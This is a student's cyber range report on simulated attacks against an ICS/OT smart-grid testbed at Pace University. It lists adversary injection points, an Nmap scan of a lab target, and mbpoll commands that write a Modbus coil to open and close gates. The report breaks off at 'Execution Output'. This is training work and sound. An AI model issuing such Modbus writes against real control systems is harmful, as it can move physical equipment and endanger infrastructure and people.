Cyber Range Report – NYMEGA ICS Security Project

Name: Karan Kurani
Role: Student Assistant – Attacker 1
Institution: Pace University Cyber Range (PLV)
Project Timeline: March – May 2025

Project Overview

This project focused on simulating adversarial activity within a smart grid-inspired ICS/OT testbed—NYMEGA. The goal was to identify, simulate, and document security vulnerabilities in a distributed energy management system incorporating SCADA, Modbus, and smart grid control infrastructure.

This effort was part of the 2025 Critical Infrastructure Protection Cybersecurity Training Series hosted by Pace University and funded in collaboration with Con Edison. The training series was designed to introduce students to the intersection of operational technology (OT) and cybersecurity, building applied skills across the cybersecurity lifecycle in critical infrastructure environments.

Architecture Context

The NYMEGA infrastructure integrates multiple energy generation points (nuclear, wind, geothermal, solar) via a centralized SCADA system—CLEMS-AI—which controls and monitors:

- Regional and local distribution systems
- Battery energy storage systems (BESS)
- Smart meters and consumer endpoints

This setup is illustrated in the NYMEGA Entity and Flow Control diagrams.





Fig 1. NYMEGA Entity and Flow Control diagrams



Key Components:

- Generation Assets: Red Hot Nuclear, East Shore Wind, Flatland Solar, etc.
- Control Core: NYMEGA CLEMS-AI SCADA
- Distribution Layers: Regional/Local grids, BESS sheds
- Endpoints: Smart meters, customer bots

Adversary Injection Points:


- Spoofing generation/load metrics
- Manipulating threshold values on arrestors
- Interfering with distribution values (MW/kW)
- Overriding register logic controlling gate states

Role and Scope of Work

Assigned System: Attacker VM 1
Target IP: 10.13.20.15
Attack Surface: ICS protocols (Modbus TCP), PLC logic manipulation, register spoofing.

Phase 1 – Reconnaissance and Port Scanning

Executed an Nmap scan to fingerprint exposed services:



```
nmap -p 22,5000,8080,502,1502,2502 -A -T4 -Pn 10.13.20.15 -oA Nmap_TargetScan
```

Findings:


- SSH (22/tcp) – OpenSSH 8.9
- Modbus TCP (1502/tcp) – Main control protocol
- Werkzeug (8080/tcp) – OpenPLC web server
- Docker API (5000/tcp) – Potential for lateral movement
- Kentrox service (2502/tcp) – Custom OT protocol


Phase 2 – Ladder Logic Analysis and PLC State Monitoring


Accessed the OpenPLC interface at port 8080 to monitor:

- gateopen, penclosed (booleans)
- wtrlvl, penopenhours, gateflowrate (register values)

Analyzed how ladder logic maps Modbus coil/register changes to actuator behavior, forming the basis for subsequent spoofing and automated control tests.









Phase 3 – Modbus Automation and Register Manipulation

Developed a Python script using mbpoll to read/write to target coils:





OpenGates.py

```
mbpoll 10.13.20.15 -p 1502 -t 0 -a 1 -r 805 1 1
```

CloseGates.py


```
mbpoll 10.13.20.15 -p 1502 -t 0 -a 1 -r 805 0 0
```


- These scripts targeted coil at register 805, controlling gate open.
- Visual confirmation of effect was shown on the OpenPLC interface.


Execution Output:

